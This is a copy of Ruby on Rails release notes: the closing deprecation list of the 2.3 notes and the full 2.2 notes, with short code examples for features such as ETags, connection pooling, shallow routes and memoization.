- If you're one of the (fairly rare) Rails developers who deploys in a fashion that depends on the `inspector`, `reaper`, and `spawner` scripts, you'll need to know that those scripts are no longer included in core Rails. If you need them, you'll be able to pick up copies via the [irs\\_process\\_scripts](#) plugin.
- `render_component` goes from "deprecated" to "nonexistent" in Rails 2.3. If you still need it, you can install the [render\\_component plugin](#).
- Support for Rails components has been removed.
- If you were one of the people who got used to running `script/performance/request` to look at performance based on integration tests, you need to learn a new trick: that script has been removed from core Rails now. There's a new `request_profiler` plugin that you can install to get the exact same functionality back.
- `ActionController::Base#session_enabled?` is deprecated because sessions are lazy-loaded now.
- The `:digest` and `:secret` options to `protect_from_forgery` are deprecated and have no effect.
- Some integration test helpers have been removed. `response.headers["Status"]` and `headers["Status"]` will no longer return anything. Rack does not allow "Status" in its return headers. However you can still use the `status` and `status_message` helpers. `response.headers["cookie"]` and `headers["cookie"]` will no longer return any CGI cookies. You can inspect `headers["Set-Cookie"]` to see the raw cookie header or use the `cookies` helper to get a hash of the cookies sent to the client.
- `formatted_polymorphic_url` is deprecated. Use `polymorphic_url` with `:format` instead.
- The `:http_only` option in `ActionController::Response#set_cookie` has been renamed to `:httponly`.
- The `:connector` and `:skip_last_comma` options of `to_sentence` have been replaced by `:words_connector`, `:two_words_connector`, and `:last_word_connector` options.
- Posting a multipart form with an empty `file_field` control used to submit an empty string to the controller. Now it submits a nil, due to differences between Rack's multipart parser and the old Rails one.

## 10 Credits

Release notes compiled by [Mike Gunderloy](#). This version of the Rails 2.3 release notes was compiled based on RC2 of Rails 2.3.

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Ruby on Rails 2.2 Release Notes

Rails 2.2 delivers a number of new and improved features. This list covers the major upgrades, but doesn't include every little bug fix and change. If you want to see everything, check out the [list of commits](#) in the main Rails repository on GitHub.

Along with Rails, 2.2 marks the launch of the [Ruby on Rails Guides](#), the first results of the ongoing [Rails Guides hackfest](#). This site will deliver high-quality documentation of the major features of Rails.



## Chapters

### 1. [Infrastructure](#)

- [Internationalization](#)
- [Compatibility with Ruby 1.9 and JRuby](#)

### 2. [Documentation](#)

### 3. [Better integration with HTTP : Out of the box ETag support](#)

### 4. [Thread Safety](#)

### 5. [Active Record](#)

- [Transactional Migrations](#)
- [Connection Pooling](#)
- [Hashes for Join Table Conditions](#)
- [New Dynamic Finders](#)
- [Associations Respect Private/Protected Scope](#)
- [Other Active Record Changes](#)

### 6. [Action Controller](#)

- [Shallow Route Nesting](#)
- [Method Arrays for Member or Collection Routes](#)
- [Resources With Specific Actions](#)
- [Other Action Controller Changes](#)

### 7. [Action View](#)

### 8. [Action Mailer](#)

### 9. [Active Support](#)

- [Memoization](#)
- [each\\_with\\_object](#)
- [Delegates With Prefixes](#)
- [Other Active Support Changes](#)

### 10. [Railties](#)

- [config.gems](#)
- [Other Railties Changes](#)

### 11. [Deprecated](#)

### 12. [Credits](#)

## 1 Infrastructure

Rails 2.2 is a significant release for the infrastructure that keeps Rails humming along and connected to the rest of the world.

### 1.1 Internationalization

Rails 2.2 supplies an easy system for internationalization (or i18n, for those of you tired of typing).

- Lead Contributors: Rails i18n Team
- More information :
  - [Official Rails i18n website](#)
  - [Finally. Ruby on Rails gets internationalized](#)
  - [Localizing Rails : Demo application](#)

## 1.2 Compatibility with Ruby 1.9 and JRuby

Along with thread safety, a lot of work has been done to make Rails work well with JRuby and the upcoming Ruby 1.9. With Ruby 1.9 being a moving target, running edge Rails on edge Ruby is still a hit-or-miss proposition, but Rails is ready to make the transition to Ruby 1.9 when the latter is released.


## 2 Documentation

The internal documentation of Rails, in the form of code comments, has been improved in numerous places. In addition, the [Ruby on Rails Guides](#) project is the definitive source for information on major Rails components. In its first official release, the Guides page includes:

- [Getting Started with Rails](#)
- [Rails Database Migrations](#)
- [Active Record Associations](#)
- [Active Record Query Interface](#)
- [Layouts and Rendering in Rails](#)
- [Action View Form Helpers](#)
- [Rails Routing from the Outside In](#)
- [Action Controller Overview](#)
- [Rails Caching](#)
- [A Guide to Testing Rails Applications](#)
- [Securing Rails Applications](#)
- [Debugging Rails Applications](#)
- [Performance Testing Rails Applications](#)
- [The Basics of Creating Rails Plugins](#)

All told, the Guides provide tens of thousands of words of guidance for beginning and intermediate Rails developers.

If you want to generate these guides locally, inside your application:



```
rake doc:guides
```

This will put the guides inside `Rails.root/doc/guides` and you may start surfing straight away by opening `Rails.root/doc/guides/index.html` in your favourite browser.

- Lead Contributors: [Rails Documentation Team](#)
- Major contributions from [Xavier Noria](#): <http://advogato.org/person/fxn/diary.html> and ["Hongli Lai"](#)
- More information:
  - [Rails Guides hackfest](#)
  - [Help improve Rails documentation on Git branch](#)

## 3 Better integration with HTTP : Out of the box ETag support

Supporting the etag and last modified timestamp in HTTP headers means that Rails can now send back an empty response if it gets a request for a resource that hasn't been modified lately. This allows you to check whether a response needs to be sent at all.

---



```
class ArticlesController < ApplicationController
 def show_with_respond_to_block
 @article = Article.find(params[:id])

 # If the request sends headers that differs from the options provided to stale
 # the request is indeed stale and the respond_to block is triggered (and the c
 # to the stale? call is set on the response).
 #
 # If the request headers match, then the request is fresh and the respond_to b
 # not triggered. Instead the default render will occur, which will check the l
 # and etag headers and conclude that it only needs to send a "304 Not Modifie
 # of rendering the template.
 if stale?(:last_modified => @article.published_at.utc, :etag => @article)
 respond_to do |wants|
 # normal response processing
 end
 end
 end

 def show_with_implied_render
 @article = Article.find(params[:id])

 # Sets the response headers and checks them against the request, if the reques
 # (i.e. no match of either etag or last-modified), then the default render of
 # If the request is fresh, then the default render will return a "304 Not Modi
 # instead of rendering the template.
 fresh_when(:last_modified => @article.published_at.utc, :etag => @article)
 end
end
```

## 4 Thread Safety

The work done to make Rails thread-safe is rolling out in Rails 2.2. Depending on your web server infrastructure, this means you can handle more requests with fewer copies of Rails in memory, leading to better server performance and higher utilization of multiple cores.

To enable multithreaded dispatching in production mode of your application, add the following line in your `config/environments/production.rb`:



```
config.threadsafe!
```

- More information :
  - [Thread safety for your Rails](#)
  - [Thread safety project announcement](#)
  - [Q/A: What Thread-safe Rails Means](#)

## 5 Active Record

There are two big additions to talk about here: transactional migrations and pooled database transactions. There's also a new (and cleaner) syntax for join table conditions, as well as a number of smaller improvements.

### 5.1 Transactional Migrations

Historically, multiple-step Rails migrations have been a source of trouble. If something went wrong during a migration, everything before the error changed the database and everything after the error wasn't applied. Also, the migration version was stored as having been executed, which means that it couldn't be simply rerun by `rake db:migrate:redo` after you fix the problem. Transactional migrations change this by wrapping migration steps in a DDL transaction, so that if any of them fail, the entire migration is undone. In Rails 2.2, transactional migrations are supported on PostgreSQL out of the box. The code is extensible to other database types in the future - and IBM has already extended it to support the DB2



adapter.

- Lead Contributor: [Adam Wiggins](#)
- More information:
  - [DDL Transactions](#)
  - [A major milestone for DB2 on Rails](#)

## 5.2 Connection Pooling

Connection pooling lets Rails distribute database requests across a pool of database connections that will grow to a maximum size (by default 5, but you can add a `pool` key to your `database.yml` to adjust this). This helps remove bottlenecks in applications that support many concurrent users. There's also a `wait_timeout` that defaults to 5 seconds before giving up. `ActiveRecord::Base.connection_pool` gives you direct access to the pool if you need it.



```
development:
 adapter: mysql
 username: root
 database: sample_development
 pool: 10
 wait_timeout: 10
```

- Lead Contributor: [Nick Sieger](#)
- More information:
  - [What's New in Edge Rails: Connection Pools](#)

## 5.3 Hashes for Join Table Conditions

You can now specify conditions on join tables using a hash. This is a big help if you need to query across complex joins.



```
class Photo < ActiveRecord::Base
 belongs_to :product
end

class Product < ActiveRecord::Base
 has_many :photos
end

Get all products with copyright-free photos:
Product.all(:joins => :photos, :conditions => { :photos => { :copyright => false } })
```

- More information:
  - [What's New in Edge Rails: Easy Join Table Conditions](#)

## 5.4 New Dynamic Finders

Two new sets of methods have been added to Active Record's dynamic finders family.

### 5.4.1 `find_last_by_attribute`

The `find_last_by_attribute` method is equivalent to `Model.last(:conditions => {:attribute => value})`



```
Get the last user who signed up from London
User.find_last_by_city('London')
```

- Lead Contributor: [Emilio Tagua](#)

#### 5.4.2 find\_by\_attribute!

The new bang! version of `find_by_attribute!` is equivalent to `Model.first(:conditions => {:attribute => value}) || raise ActiveRecord::RecordNotFound` Instead of returning nil if it can't find a matching record, this method will raise an exception if it cannot find a match.



```
Raise ActiveRecord::RecordNotFound exception if 'Moby' hasn't signed up yet!
User.find_by_name!('Moby')
```

- Lead Contributor: [Josh Susser](#)

## 5.5 Associations Respect Private/Protected Scope

Active Record association proxies now respect the scope of methods on the proxied object. Previously (given `User has_one :account`) `@user.account.private_method` would call the private method on the associated `Account` object. That fails in Rails 2.2; if you need this functionality, you should use `@user.account.send(:private_method)` (or make the method public instead of private or protected). Please note that if you're overriding `method_missing`, you should also override `respond_to` to match the behavior in order for associations to function normally.

- Lead Contributor: Adam Milligan
- More information:
  - [Rails 2.2 Change: Private Methods on Association Proxies are Private](#)

## 5.6 Other Active Record Changes


- `rake db:migrate:redo` now accepts an optional VERSION to target that specific migration to redo
- Set `config.active_record.timestamped_migrations = false` to have migrations with numeric prefix instead of UTC timestamp.
- Counter cache columns (for associations declared with `:counter_cache => true`) do not need to be initialized to zero any longer.
- `ActiveRecord::Base.human_name` for an internationalization-aware humane translation of model names

## 6 Action Controller

On the controller side, there are several changes that will help tidy up your routes. There are also some internal changes in the routing engine to lower memory usage on complex applications.

### 6.1 Shallow Route Nesting

Shallow route nesting provides a solution to the well-known difficulty of using deeply-nested resources. With shallow nesting, you need only supply enough information to uniquely identify the resource that you want to work with.



```
map.resources :publishers, :shallow => true do |publisher|
 publisher.resources :magazines do |magazine|
 magazine.resources :photos
 end
end
```

This will enable recognition of (among others) these routes:




```
/publishers/1 ==> publisher_path(1)
/publishers/1/magazines ==> publisher_magazines_path(1)
/magazines/2 ==> magazine_path(2)
```

```
/magazines/2/photos ==> magazines_photos_path(2)
/photos/3 ==> photo_path(3)
```

- Lead Contributor: [S. Brent Faulkner](#)
- More information:
  - [Rails Routing from the Outside In](#)
  - [What's New in Edge Rails: Shallow Routes](#)

## 6.2 Method Arrays for Member or Collection Routes

You can now supply an array of methods for new member or collection routes. This removes the annoyance of having to define a route as accepting any verb as soon as you need it to handle more than one. With Rails 2.2, this is a legitimate route declaration:




```
map.resources :photos, :collection => { :search => [:get, :post] }
```

- Lead Contributor: [Brennan Dunn](#)

## 6.3 Resources With Specific Actions

By default, when you use `map.resources` to create a route, Rails generates routes for seven default actions (index, show, create, new, edit, update, and destroy). But each of these routes takes up memory in your application, and causes Rails to generate additional routing logic. Now you can use the `:only` and `:except` options to fine-tune the routes that Rails will generate for resources. You can supply a single action, an array of actions, or the special `:all` or `:none` options. These options are inherited by nested resources.



```
map.resources :photos, :only => [:index, :show]
map.resources :products, :except => :destroy
```

- Lead Contributor: [Tom Stuart](#)

## 6.4 Other Action Controller Changes

- You can now easily [show a custom error page](#) for exceptions raised while routing a request.
- The HTTP Accept header is disabled by default now. You should prefer the use of formatted URLs (such as `/customers/1.xml`) to indicate the format that you want. If you need the Accept headers, you can turn them back on with `config.action_controller.use_accept_header = true`.
- Benchmarking numbers are now reported in milliseconds rather than tiny fractions of seconds
- Rails now supports HTTP-only cookies (and uses them for sessions), which help mitigate some cross-site scripting risks in newer browsers.
- `redirect_to` now fully supports URI schemes (so, for example, you can redirect to a svn ssh: URI).
- `render` now supports a `:js` option to render plain vanilla JavaScript with the right mime type.
- Request forgery protection has been tightened up to apply to HTML-formatted content requests only.
- Polymorphic URLs behave more sensibly if a passed parameter is nil. For example, calling `polymorphic_path([@project, @date, @area])` with a nil date will give you `project_area_path`.

## 7 Action View

- `javascript_include_tag` and `stylesheet_link_tag` support a new `:recursive` option to be used along with `:all`, so that you can load an entire tree of files with a single line of code.
- The included Prototype JavaScript library has been upgraded to version 1.6.0.3.
- `RJS#page.reload` to reload the browser's current location via JavaScript
- The `atom_feed` helper now takes an `:instruct` option to let you insert XML processing instructions.

## 8 Action Mailer

Action Mailer now supports mailer layouts. You can make your HTML emails as pretty as your in-browser views by supplying an appropriately-named layout - for example, the `CustomerMailer` class expects to use `layouts/customer_mailer.html.erb`.

- More information:
  - [What's New in Edge Rails: Mailer Layouts](#)


Action Mailer now offers built-in support for GMail's SMTP servers, by turning on STARTTLS automatically. This requires Ruby 1.8.7 to be installed.

## 9 Active Support

Active Support now offers built-in memoization for Rails applications, the `each_with_object` method, prefix support on delegates, and various other new utility methods.


### 9.1 Memoization

Memoization is a pattern of initializing a method once and then stashing its value away for repeat use. You've probably used this pattern in your own applications:



```
def full_name
 @full_name ||= "#{first_name} #{last_name}"
end
```

Memoization lets you handle this task in a declarative fashion:



```
extend ActiveSupport::Memoizable

def full_name
 "#{first_name} #{last_name}"
end

memoize :full_name
```

Other features of memoization include `unmemoize`, `unmemoize_all`, and `memoize_all` to turn memoization on or off.

- Lead Contributor: [Josh Peek](#)
- More information:
  - [What's New in Edge Rails: Easy Memoization](#)
  - [Memo-what? A Guide to Memoization](#)

### 9.2 each\_with\_object

The `each_with_object` method provides an alternative to `inject`, using a method backported from Ruby 1.9. It iterates over a collection, passing the current element and the memo into the block.




```
%w(foo bar).each_with_object({}) { |str, hsh| hsh[str] = str.upcase } # => {'foo'
```

Lead Contributor: [Adam Keys](#)


### 9.3 Delegates With Prefixes

If you delegate behavior from one class to another, you can now specify a prefix that will be used to identify the delegated methods. For example:



```
class Vendor < ActiveRecord::Base
 has_one :account
 delegate :email, :password, :to => :account, :prefix => true
end
```

This will produce delegated methods `vendor#account_email` and `vendor#account_password`. You can also specify a custom prefix:



```
class Vendor < ActiveRecord::Base
 has_one :account
 delegate :email, :password, :to => :account, :prefix => :owner
end
```

This will produce delegated methods `vendor#owner_email` and `vendor#owner_password`.

Lead Contributor: [Daniel Schierbeck](#)

## 9.4 Other Active Support Changes

- Extensive updates to `ActiveSupport::Multibyte`, including Ruby 1.9 compatibility fixes.
- The addition of `ActiveSupport::Rescuable` allows any class to mix in the `rescue_from` syntax.
- `past?`, `today?` and `future?` for `Date` and `Time` classes to facilitate date/time comparisons.
- `Array#second` through `Array#fifth` as aliases for `Array#[1]` through `Array#[4]`
- `Enumerable#many?` to encapsulate `collection.size > 1`
- `Inflector#parameterize` produces a URL-ready version of its input, for use in `to_param`.
- `Time#advance` recognizes fractional days and weeks, so you can do `1.7.weeks.ago`, `1.5.hours.since`, and so on.
- The included `TzInfo` library has been upgraded to version 0.3.12.
- `ActiveSupport::StringInquirer` gives you a pretty way to test for equality in strings:  
`ActiveSupport::StringInquirer.new("abc").abc? => true`

## 10 Railties

In Railties (the core code of Rails itself) the biggest changes are in the `config.gems` mechanism.

### 10.1 config.gems

To avoid deployment issues and make Rails applications more self-contained, it's possible to place copies of all of the gems that your Rails application requires in `/vendor/gems`. This capability first appeared in Rails 2.1, but it's much more flexible and robust in Rails 2.2, handling complicated dependencies between gems. Gem management in Rails includes these commands:

- `config.gem _gem_name_` in your `config/environment.rb` file
- `rake gems` to list all configured gems, as well as whether they (and their dependencies) are installed, frozen, or framework (framework gems are those loaded by Rails before the gem dependency code is executed; such gems cannot be frozen)
- `rake gems:install` to install missing gems to the computer
- `rake gems:unpack` to place a copy of the required gems into `/vendor/gems`
- `rake gems:unpack:dependencies` to get copies of the required gems and their dependencies into `/vendor/gems`
- `rake gems:build` to build any missing native extensions
- `rake gems:refresh_specs` to bring vendored gems created with Rails 2.1 into alignment with the Rails 2.2

way of storing them

You can unpack or install a single gem by specifying `GEM=_gem_name_` on the command line.

- Lead Contributor: [Matt Jones](#)
- More information:
  - [What's New in Edge Rails: Gem Dependencies](#)
  - [Rails 2.1.2 and 2.2RC1: Update Your RubyGems](#)
  - [Detailed discussion on Lighthouse](#)

## 10.2 Other Railties Changes

- If you're a fan of the [Thin](#) web server, you'll be happy to know that `script/server` now supports Thin directly.
- `script/plugin install <plugin> -r <revision>` now works with git-based as well as svn-based plugins.
- `script/console` now supports a `--debugger` option
- Instructions for setting up a continuous integration server to build Rails itself are included in the Rails source
- `rake notes:custom ANNOTATION=MYFLAG` lets you list out custom annotations.
- **Wrapped `Rails.env` in `StringInquirer` so you can do `Rails.env.development?`**
- To eliminate deprecation warnings and properly handle gem dependencies, Rails now requires rubygems 1.3.1 or higher.

## 11 Deprecated

A few pieces of older code are deprecated in this release:

- `Rails::SecretKeyGenerator` has been replaced by `ActiveSupport::SecureRandom`
- `render_component` is deprecated. There's a [render components plugin](#) available if you need this functionality.
- Implicit local assignments when rendering partials has been deprecated.



```
def partial_with_implicit_local_assignment
 @customer = Customer.new("Marcel")
 render :partial => "customer"
end
```

Previously the above code made available a local variable called `customer` inside the partial 'customer'. You should explicitly pass all the variables via `:locals` hash now.

- `country_select` has been removed. See the [deprecation page](#) for more information and a plugin replacement.
- `ActiveRecord::Base.allow_concurrency` no longer has any effect.
- `ActiveRecord::Errors.default_error_messages` has been deprecated in favor of `I18n.translate('activerecord.errors.messages')`
- The `%s` and `%d` interpolation syntax for internationalization is deprecated.
- `String#chars` has been deprecated in favor of `String#mb_chars`.
- Durations of fractional months or fractional years are deprecated. Use Ruby's core `Date` and `Time` class arithmetic instead.
- `Request#relative_url_root` is deprecated. Use `ActionController::Base.relative_url_root` instead.

## 12 Credits

Release notes compiled by [Mike Gunderloy](#)

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.